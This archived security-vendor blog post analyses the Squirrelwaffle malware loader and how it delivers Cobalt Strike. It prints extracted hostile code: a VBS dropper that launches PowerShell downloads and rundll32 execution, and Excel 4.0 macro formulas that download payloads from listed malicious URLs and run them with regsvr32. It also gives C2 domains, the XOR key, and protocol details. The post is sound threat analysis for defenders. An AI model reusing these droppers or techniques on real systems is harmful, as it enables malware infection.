The Squirrelwaffle: New Loader Delivers Cobalt Strikes |Blog

By Avinash Kumar, Brett Stone-Gross

Published: 2021-09-28 · Archived: 2026-04-05 21:50:38 UTC

Zscaler ThreatLabz has been following an emerging new malware loader known as Squirrelwaffle that is being used to deliver Cobalt Strike. In this blog, we will be analyzing the complete attack chain for this new malware family (as shown in Figure 1). This campaign has been running since mid-September 2021. The Squirrelwaffle loader is being delivered from the same infrastructure that was delivering the Qakbot banking trojan.

Attack Chain




Figure 1: Squirrelwaffle Attack Chain

Key Points

- The campaign started with a malicious document file delivered via spam email campaigns with embedded URLs.
- The spam campaign is using an email thread hijacking technique that was previously used for Emotet and Qakbot malware campaigns.
- The malicious document contains a macro that drops and executes a VBS file in the %ProgramData% folder.
- The VBS file downloads the Squirrelwaffle loader which in turn downloads another loader which further downloads Cobalt Strike.
- Newly registered domains are used to host the loader payload.
- The same infrastructure was used to deliver the Qakbot banking trojan.

Malware Distribution Strategy

Squirrelwaffle campaigns generally start via spam emails that attempt to convince victims to click an embedded URL using a technique known as email thread hijacking. Email thread hijacking leverages emails that have been stolen prior to the attack and later repurposed to dupe a victim into believing that an email is from someone that they know who is replying to the same thread. Once a victim clicks on the URL, a ZIP file is downloaded that contains a Microsoft Word document. These documents follow a similar naming convention matching the regular expression diagram-\d{2,3}.doc.

For example, the file with an MD5 hash E599A656599A2680C9392C7329D9D519 has the filename diagram-346.doc.

This document is using a DocuSign template lure that instructs the user to enable a macro to view the content (as shown in Figure 2). All the other documents analyzed by Zscaler ThreatLabz have exactly the same content with multiple modules that contain VBA code.




Figure 2: Squirrelwaffle Microsoft Word document lure containing a malicious macro

Once the user enables the macro, an *AutoOpen()* subroutine is called which then executes a malicious Visual Basic Application (VBA) macro. Here, the *AutoOpen()* subroutine calls another function *efile*() in the *bxh* module. There is a UserForm object in the document which contains a VBS file named pin.vbs that is embedded in the caption of the DocuSign image. The document that contains the macro code leverages cscript.exe to extract the embedded VBS file, which is written to the %ProgramData% folder, and executed using wscript.exe. This VBS file contains an obfuscated PowerShell script with 5 different URLs to download the Squirrelwaffle payload as shown in Figure 3. The payload is written to %ProgramData% with the filename ww1.dll.




Figure 3: Example VBA code that drops a VBS file in the %ProgramData% folder that is used to download Squirrelwaffle

The VBS file simply uses the IEX (Invoke-Expression) function to download the Squirrelwaffle loader. The payload DLL is executed via rundll32.exe by invoking the export function name *ldr*.

```
HH9="po"
HH8="wers"
HH7="h"
HH6="ell "
HH0= HH9+HH8+HH7+HH6
Set Ran = CreateObject("wscript.shell")
Ran.Run HH0+LL1,Chr(48)
Ran.Run HH0+LL2,Chr(48)
Ran.Run HH0+LL3,Chr(48)
Ran.Run HH0+LL4,Chr(48)
Ran.Run HH0+LL5,Chr(48)
WScript.Sleep(15000)
OK1 = "cmd /c rundll32.exe C:\ProgramData\www1.dll,ldr"
Ran.Run OK1, Chr(48)
OK2 = "cmd /c rundll32.exe C:\ProgramData\www2.dll,ldr"
Ran.Run OK2, Chr(48)
OK3 = "cmd /c rundll32.exe C:\ProgramData\www3.dll,ldr"
Ran.Run OK3, Chr(48)
OK4 = "cmd /c rundll32.exe C:\ProgramData\www4.dll,ldr"
Ran.Run OK4, Chr(48)
OK5 = "cmd /c rundll32.exe C:\ProgramData\www5.dll,ldr"
Ran.Run OK5, Chr(48)
```

Figure 4: Example VBS code that downloads and executes the Squirrelwaffle loader.

Example (sanitized) URLs that were used to retrieve Squirrelwaffle are shown below:

hxxps://priyacareers[.]com/u9hDQN9Yy7g/pt.html

hxxps://perfectdemos[.]com/Gv1iNAuMKZ/pt.html

hxxps://bussiness-z[.]ml/ze8pCNTIkrIS/pt.html

hxxps://cablingpoint[.]com/ByH5NDoE3kQA/pt.html

hxxps://bonus.corporatebusinessmachines[.]co.in/1Y0qVNce/pt.html

Figure 5 shows the ProgramData folder after the VBS script is executed and the Squirrelwaffle payloads have been downloaded




Figure 5: Disk artifacts after the pin.vbs file has been executed and downloaded the Squirrelwaffle loader DLL.

The threat actor behind these campaigns has changed some of their TTPs over time. Recently, the initial infection vector has used hidden Microsoft Excel sheets with an *Auto_Open()* macro, which downloads the Squirrelwafle loader from three different URLs. The Squirrelwaffle loader is subsequently executed via regsvr32.exe. An example for this campaign shown in Figure 6, used a Microsoft Excel document with the MD5 hash 77BD39191FDC817F2F14F0462BFF8D86 and a filename matching the regular expression diagram-\d{1,9}.xls.




Figure 6: Microsoft Excel with a malicious macro used to deliver Squirrelwaffle

The hidden sheet in this Excel document is shown in Figure 7.




Figure 7: Excel 4.0 hidden sheet containing a malicious macro code

The extracted macro code is shown in Figure 8.

```
'!E19))=FORMULA((((((((((((('sum'!P31&'chn'!C18)&'sum'!P34)&'sum'!P35)&'sum'!P35)&'sum'!P36)&'ND'!H26)&
'ND'!H27)&'ND'!H28)&'ND'!H29)&'ep1'!I18)&'ND'!H31)&'ND'!H29)&'ND'!H25)&'sum'!P37,'frm.'!E17))=FORMULA((((((
(((((((('sum'!P31&'chn'!C18)&'sum'!P34)&'sum'!P35)&'sum'!P35)&'sum'!P36)&'ND'!H26)&'ND'!H27)&'ND'!H28)&
'ND'!H29)&'ep1'!I19)&'ND'!H58)&'ND'!H29)&'ND'!H25)&'sum'!P37,'frm.'!E21))=FORMULA((((((((((((('sum'!P31&
'chn'!C18)&'sum'!P34)&'sum'!P35)&'sum'!P35)&'sum'!P36)&'ND'!H34)&'ND'!H35)&'ND'!H36)&'ND'!H29)&'ND'!H38)&
'ND'!H39)&'ND'!H58)&'ND'!H29)&'ND'!H42)&'sum'!P37,'frm.'!E23))=FORMULA((((((((((((('sum'!P31&'chn'!C18)&
'sum'!P34)&'sum'!P35)&'sum'!P35)&'sum'!P36)&'ND'!H26)&'ND'!H27)&'ND'!H28)&'ND'!H29)&'ep1'!I20)&'ND'!H60)&
'ND'!H29)&'ND'!H25)&'sum'!P37,'frm.'!E25))=FORMULA((((((((((((('sum'!P31&'chn'!C18)&'sum'!P34)&'sum'!P35)
&'sum'!P35)&'sum'!P36)&'ND'!H34)&'ND'!H35)&'ND'!H36)&'ND'!H29)&'ND'!H38)&'ND'!H39)&'ND'!H60)&'ND'!H29)&
'ND'!H42)&'sum'!P37,'frm.'!E27)
Partial Eval: "True=FORMULA(CHAR(=_xlfn.ARABIC(""CI"")),frm..E22)=FORMULA(""""""JCJ""""","",NDH23)=FORMULA
(CHAR(=_xlfn.ARABIC(""CXI"")),frm...I9)=FORMULA(""""""C:\Datop""""","",NDH24)=FORMULA(""""""URLDownloadT&I9&
Fil&E22&A""""","",NDH27)=FORMULA(0,NDH25)=FORMULA(""""""urlmon""""","",NDH26)=FORMULA(""0,"",NDH29)=FORMULA
(""""""JJCCBB""""","",NDH28)=FORMULA(""""""C:\Datop\test.test""""","",NDH31)=FORMULA(""""""Shell32""""","",
NDH34)=FORMULA(""""""ShellExecuteA""""","",NDH35)=FORMULA(CHAR(=_xlfn.ARABIC(""LXVII"")),chnC18)=FORMULA
(""""""JJCCCJJ""""","",NDH36)=FORMULA(""""""open""""","",NDH38)=FORMULA(""""""C:\Datop\test1.test""""","",
NDH58)=FORMULA(""""""regsvr32""""","",NDH39)=FORMULA(""""""C:\Datop\test.test""""","",NDH40)=FORMULA
(""""""C:\Datop\test2.test""""","",NDH60)=FORMULA(5,NDH42)=FORMULA(""=&C18&A&L&L&(&""""Kernel32""""",&
""""CreateDirectoryA""""",&""""JCJ""""",&""""C:\Datop""""",&0&)"",frm.E15)=FORMULA(""=&C18&A&L&L&(&
""""Shell32""""",&""""ShellExecuteA""""",&""""JJCCCJJ""""",&0,&""""open""""",&""""regsvr32""""",&
""""C:\Datop\test.test""""",&0,&5&)"",frm.E19)=FORMULA(""=&C18&A&L&L&(&""""urlmon""""",&H27&""""JJCCBB""""",&
0,&""""https://cortinastelasytrazos.com/Yro6Atvj/sec.html""""",&""""C:\Datop\test.test""""",&0,&0&)"",frm.
E17)=FORMULA(""=&C18&A&L&L&(&""""urlmon""""",&H27&""""JJCCBB""""",&0,&""""https://orquideavallenata.com/
4jmDb0s9sg/sec.html""""",&""""C:\Datop\test1.test""""",&0,&0&)"",frm.E21)=FORMULA(""=&C18&A&L&L&(&
""""Shell32""""",&""""ShellExecuteA""""",&""""JJCCCJJ""""",&0,&""""open""""",&""""regsvr32""""",&
""""C:\Datop\test1.test""""",&0,&5&)"",frm.E23)=FORMULA(""=&C18&A&L&L&(&""""urlmon""""",&H27&""""JJCCBB""""",&
0,&""""https://fundacionverdaderosheroes.com/gY0Op5Jkht/sec.html""""",&""""C:\Datop\test2.test""""",&0,&0&)
"",frm.E25)=FORMULA(""=&C18&A&L&L&(&""""Shell32""""",&""""ShellExecuteA""""",&""""JJCCCJJ""""",&0,&
""""open""""",&""""regsvr32""""",&""""C:\Datop\test2.test""""",&0,&5&)"",frm.E27)"
```

Figure 8: Macro code extracted from a hidden Excel sheet

The threat actor also changed the location where the payload is written to disk. Example (sanitized) URLs that were used to retrieve Squirrelwaffle from this campaign are shown below:

hxxps://cortinastelasytrazos[.]com/Yro6Atvj/sec.html

hxxps://orquideavallenata[.]com/4jmDb0s9sg/sec.html

hxxps://fundacionverdaderosheroes[.]com/gY0Op5Jkht/sec.html

Technical Analysis of the Payload

This analysis covers the Squirrelwaffle with the MD5 hash 479DAE0F72F4D57BD20E0BF8CB3EBDF7. Once the Squirrelwaffle payload is downloaded, it will either be executed via rundll32.exe or regsvr.exe depending upon the initial infection vector that was used to download the payload. Squirrelwaffle loader samples have a recent compilation date using Visual Studio 2017 as shown in Figure 9.




Figure 9: Squirrelwaffle compilation metadata

The Squirrelwaffle loader is a 32-bit DLL, which is packed with a custom packer. Similar packers have been observed in other malware families including Ursnif and Zloader.

Squirrelwaffle contains a hardcoded configuration that is encrypted in the binary. There are two main components: a list of CnC URLs and a list of IP addresses to block, which belong to sandboxes and analysis platforms. These lists are obfuscated using an XOR-based algorithm with hardcoded keys. An example formatted Squirrelwaffle configuration is shown in Figure 10.

```
{"Controllers": ["msrsac.com/nvaaLwe9", "u522712.gluweb.nl/n2fshwgq", "serverplanner.com/LkkAWHLc8",
"bengali.iu.ac.bd/xNM4FTUzqRRk", "owfix.net/NVNCI3qMl4", "pcbsi.com.ph/IcLNSd9sO", "enlacelaboral.com/
3cKldxdt"], "Blocklist": ["94.46.179.80", "206.189.205.251", "88.242.66.45", "36.65.102.42", "85.75.110.
214", "93.78.214.187", "87.104.3.136", "207.244.91.171", "49.230.88.160", "91.149.252.75", "91.149.252.
88", "92.211.109.152", "178.0.250.168", "178.203.145.135", "88.69.16.230", "95.223.77.160", "99.234.62.
23", "2.206.105.223", "84.222.8.201", "89.183.239.142", "93.206.148.216", "5.146.132.101", "77.7.60.154",
"45.41.106.122", "45.74.72.13", "74.58.152.123", "88.87.68.197", "211.107.25.121", "109.70.100.25", "185.
67.82.114", "207.102.138.19", "204.101.161.14", "193.128.108.251", "111.7.100.17", "111.7.100.16", "74.125.
210.62", "74.125.210.36", "104.244.74.57", "185.220.101.145", "185.220.101.144", "185.220.101.18", "185.
220.100.246", "185.220.101.228", "185.220.100.243", "185.220.101.229", "185.220.101.147", "185.220.102.
250", "94.46.179.80", "206.189.205.251", "178.255.172.194", "84.221.205.40", "155.138.242.103", "178.212.
98.156", "85.65.32.191", "31.167.184.201", "88.242.66.45", "36.65.102.42", "203.213.127.79", "85.75.110.
214", "93.78.214.187", "204.152.81.185", "183.171.72.218", "168.194.101.130", "87.104.3.136", "92.211.196.
33", "197.92.140.125", "207.244.91.171", "49.230.88.160", "196.74.16.153", "91.149.252.75", "91.149.252.
88", "92.206.15.202", "82.21.114.63", "92.211.109.152", "178.0.250.168", "178.203.145.135", "85.210.36.4",
"199.83.207.72", "86.132.134.203", "88.69.16.230", "99.247.129.88", "37.201.195.12", "87.140.192.0", "88.
152.185.188", "87.156.177.91", "99.229.57.160", "95.223.77.160", "88.130.54.214", "99.234.62.23", "2.206.
105.223", "94.134.179.130", "84.221.255.199", "84.222.8.201", "89.183.239.142", "87.158.21.26", "93.206.
148.216", "5.146.132.101", "77.7.60.154", "95.223.75.85", "162.254.173.187", "50.99.254.163", "45.41.106.
122", "99.237.13.3", "45.74.72.13", "108.171.64.202", "74.58.152.123", "216.209.253.121", "88.87.68.197",
"211.107.25.121", "109.70.100.25", "185.67.82.114", "207.102.138.19", "204.101.161.14", "193.128.108.251"]}
```


Figure 10: Formatted Squirrelwaffle configuration after decryption

Once the malware decodes all of the CnC domains and IP addresses to block, it creates a **socket** and sends the data using the **send()** function and receives the content from the CnC using **recv()** calls. The CnC communication protocol utilizes an HTTP POST request with a Base64 encoded payload that is encrypted using an XOR-based algorithm with the hardcoded key ***KJKLO***. An example HTTP POST request is shown below:

POST /dXf4cS4GPL/fXMKNg0nKzN/DA15DggBI0N6dX1le310YXlkenw= HTTP/1.1

Host: test.dirigu.ro

Content-Length: 76

eHp+fHZ7Q0ICAAUPQkUMcRYePyo5ORcrKiQ4LCkTCjo7CC4/KxceIConIiIoQkMHHw0CAhoKRkI=

Note that this request does not contain a User-Agent field in the HTTP header.

The path of the HTTP POST request consists of a hardcoded prefix and a Base64 encoded string that is encrypted using the same XOR-based algorithm and key as described above. This encoded string includes an alphanumeric string with a random length between 1 and 28 characters followed by the IP address of the system. Each field is delimited by a single tab character. An example before encryption is shown below:

t2nQfj3SL3XByImciQTqVa\t192.168.125.11

The HTTP POST body contains another Base64 encoded string that includes the victim's computer name, username, application data directory, and workgroup. Each field is delimited with two tab characters. An example payload before encryption is shown below:

GEORGE-PC\t\tgeorge\t\tC:\\Users\\george\\AppData\\Roaming\t\tWORKGROUP\t\t

This payload is also encrypted with the same XOR-based algorithm and key as the HTTP POST path component.

The SquirrelWaffle CnC responds with a Base64 encoded payload that uses the same encryption schema with another format that uses two tab characters as delimiter between fields. These fields include a status code, a timestamp, the external IP address of the system, along with the victim's system information that was previously sent. An example decrypted response is shown below:

200\r\n\t\t\n\r1631911856\r\n\t\t\n\r174.197.7.69\r\n\t\t\n\rGEORGE-PC\t\tgeorge\t\tC:\\Users\\george\\AppData\\Roaming\t\tWORKGROUP\t\t\r\n\t\t\n\rNONE\r\n\t\t\n\rNONE\r\n\t\t\n\rNONE\r\n\t\t\n\r\r\n\t\t\n


The SquirrelWaffle CnC response may also contain a second-stage payload. An example decrypted response is shown below:

**200\r\n\t\t\n\r1631913267\r\n\t\t\n\r174.197.7.69\r\n\t\t\n\rGEORGE-PC\t\tgeorge\t\tC:\\Users\\george\\AppData\\Roaming\t\tWORKGROUP\t\t\r\n\t\t\n\rNONE\r\n\t\t\n\rNONE\r\n\t\t\n\rMZ\x90\x00\x03\x00\x00\
program cannot be run in DOS
mode...\x00\x00\r\n\t\t\n\r\r\n\t\t\n\r\r\n\t\t\n\r\r\n\t\t\n\r\r\n\t\t\n\r\r\n\t\t\n\r\r\n\t\t\n\r\r\n\t\t\n\r\r\n\t\t\n\r**

This second-stage payload will be written to a filename that consists of eleven random alphanumeric characters appended with a .txt extension, and then executed by SquirrelWaffle.

Zscaler ThreatLabz has observed Squirrelwaffle deliver an executable file with the MD5 hash 116301FD453397FDF3CB291341924147. This file is packed and decrypted in memory to produce a Cobalt Strike stager with the MD5 hash 38DB72B33ABCEA250F5B7CB5AB514B2C, which further downloads the Cobalt Strike beacon.

Figure 11 below shows interesting strings in the Cobalt Strike stager that impersonates a jQuery request. The EICAR string is likely an artifact from the threat actor using a demo version of Cobalt Strike.



Advanced view Time taken : 0.031 secs Text size: 2161 bytes (2.11

File pos	Mem pos	ID	Text
A 00000000004D	00000040004D	0	!This program cannot be run in DOS mode.
A 0000000000E0	0000004000E0	0	Rich:N
A 0000000001F8	0000004001F8	0	.text
A 000000000220	000000400220	0	.rdata
A 000000000247	000000400247	0	@.data
A 000000000270	000000400270	0	.rsrc
A 000000000297	000000400297	0	@.reloc
A 00000000047D	00000040107D	0	D$$[[aYZQ
A 00000000048F	00000040108F	0	]hnet
A 000000000495	000000401095	0	hwiniThLw&
A 0000000004A9	0000004010A9	0	WWWWWh:Vy
A 0000000004E0	0000004010E0	0	RRRSRPh
A 000000000568	000000401168	0	/jquery-3.3.1.slim.min.js
A 000000000582	000000401182	0	5O!P%@AP[4\PZX54(P
A 000000000595	000000401195	0	)7CC)7}$EICAR-STANDARD-ANTIVIRUS-T
A 0000000005B8	0000004011B8	0	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
A 000000000601	000000401201	0	Accept-Language: en-US,en;q=0.5
A 000000000622	000000401222	0	Referer: http://code.jquery.com/
A 000000000644	000000401244	0	Accept-Encoding: gzip, deflate
A 000000000664	000000401264	0	User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecl
A 0000000006B0	0000004012B0	0	5O!P%@AP[4\PZX54(P
A 0000000006C3	0000004012C3	0	)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TES
A 000000000731	000000401331	0	213.227.154.92
A 0000000008B1	0000004017B1	0	u"h43@
A 000000001163	000000401D63	0	5inel

Figure 11: Cobalt Strike stager delivered by Squirrelwaffle with interesting strings highlighted.

The Cobalt Strike stager sends an HTTPS GET request to 213.227.154[.]92 with the path /jquery-3.3.1.slim.min.js. The Cobalt Strike CnC server responds with a jQuery file with the encrypted Cobalt Strike beacon embedded as binary data in the middle of the file as shown in Figure 12.

```
00000000  2f 2a 21 20 6a 51 75 65  72 79 20 76 33 2e 33 2e  |/*! jQuery v3.3.|
00000010  31 20 7c 20 28 63 29 20  4a 53 20 46 6f 75 6e 64  |1 | (c) JS Found|
00000020  61 74 69 6f 6e 20 61 6e  64 20 6f 74 68 65 72 20  |ation and other |
00000030  63 6f 6e 74 72 69 62 75  74 6f 72 73 20 7c 20 6a  |contributors | j|
00000040  71 75 65 72 79 2e 6f 72  67 2f 6c 69 63 65 6e 73  |query.org/licens|
00000050  65 20 2a 2f 21 66 75 6e  63 74 69 6f 6e 28 65 2c  |e */!function(e,|
00000060  74 29 7b 22 75 73 65 20  73 74 72 69 63 74 22 3b  |t){"use strict";|
...
00000f70  28 76 61 72 20 6e 3d 30  2c 72 3d 65 2e 6c 65 6e  |(var n=0,r=e.len|
00000f80  67 74 68 3b 6e 3c 72 3b  6e 2b 2b 29 69 66 28 65  |gth;n<r;n++)if(e|
00000f90  5b 6e 5d 3d 3d 3d 74 29  72 65 74 75 72 6e 20 6e  |[n]===t)return n|
00000fa0  3b 72 65 74 75 72 6e 2d  31 7d 2c 50 3d 22 0d fc  |;return-1},P="..|
00000fb0  e8 18 00 00 00 cc ed 00  5d 84 4c f9 27 a8 e1 04  |........].L.'...|
00000fc0  6d f0 1f 83 39 b4 1b e4  4c 90 7b 0f ba eb 27 58  |m...9...L.{...'X|
00000fd0  8b 28 83 c0 04 8b 30 31  ee 83 c0 04 50 8b 10 31  |.(....01....P..1|
00000fe0  ea 89 10 31 d5 83 c0 04  83 ee 04 31 d2 39 d6 74  |...1.......1.9.t|
00000ff0  02 eb ea 5d ff e5 e8 d4  ff ff ff 30 cd 3a 61 3c  |...]........0.:a<|
...
00034400  87 8c a7 02 87 8c a7 02  87 8c a7 02 87 8c a7 22  |................"|
00034410  2e 28 6f 3d 74 2e 64 6f  63 75 6d 65 6e 74 45 6c  |.(o=t.documentEl|
00034420  65 6d 65 6e 74 2c 4d 61  74 68 2e 6d 61 78 28 74  |ement,Math.max(t|
00034430  2e 62 6f 64 79 5b 22 73  63 72 6f 6c 6c 22 2b 65  |.body["scroll"+e|
00034440  5d 2c 6f 5b 22 73 63 72  6f 6c 6c 22 2b 65 5d 2c  |],o["scroll"+e],|
00034450  74 2e 62 6f 64 79 5b 22  6f 66 66 73 65 74 22 2b  |t.body["offset"+|
```

Figure 12: Encrypted Cobalt Strike beacon embedded in jQuery code starting at offset 0xfaf.

